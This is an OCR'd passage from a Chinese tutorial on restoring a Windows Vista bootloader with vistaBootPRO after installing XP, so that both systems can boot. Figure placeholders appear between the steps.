


图2

安装完成后重新启动系统并把第一启动设备设置为硬盘，你会发现进入了新安装的XP系统，原来的VISTA系统进不去了，我们要想办法找回原来的VISTA系统，实现VISTA系统和




图3

XP系统都能进入。众所周知微软在Windows Vista中采用了全新的系统启动管理机制——全新的BootLoader，它不同于自Windows NT以来包括Windows2000/XP/2003中使用的ntldr，因此，直接在预装了Windows Vista的电脑中安装WindowsXP将破坏Windows Vista的Boot Loader，想要重新让Windows Vista启动，就必须重建Windows Vista的Boot Loader，这里我们要用到一款工具，它就是vistaBootPRO，现在最新的版本是V3.3.0，可以从http://www.skycn.com/soft/26821.html下载到，这个软件需要.NET Framework 2.0（或更高版本的.NET Framework）的支持，大家可以从http://www.microsoft.com/downloads/details.aspx?familyid=0856eacb-4362-4b0d-8edd-aab15c5e04f5&displaylang=en下载到。如果大家事先没有安装.NET Framework 2.0的话也没有关系，安装vistaBootPRO时如果软件检测到当前系统没有安装.NET Framework 2.0就会自动打开如图3所示的界面，并给出.NET Framework 2.0的微软官方下载地址，你只需点击“下一步”就会转到下载的页面了，然后点“Download”进行下载就可以了，如图4。

vistaBootPRO安装完成后初次运行的界面，如图5。下面我们要重建Windows vista的BootLoader让系统能够启动进入Windows vista。在“System Bootloader”标签页中选中“Windows vista BootLoader”和“All Drives”两项，然后点“Install Bootloader”按钮，如图6。

完成这一步只能让系统启动进入Windows vista，而无法启动WindowsXP接下来还要设置双重启动，点击“Diagnostics”




图4




图5

菜单项中的“Run Diagnostics”，让 vistaBootPROV3.3.0 找到系统中存在的除 Windows vista 之外的其他 OS（操作系统），待分析完成后就可以看到除“Windows Vista”外还有名为“Earlier versions of Windows”（也可能是别的名字，反正除 vista 之外的就是）的一项，这就是我们新安装的 WindowsXP，选中“Earlier versions of Windows”，如果下面对应的“Change Boot Drive”是 C 盘，请把它改为实际安装的盘（这里是 E 盘），如图 7。




图 6

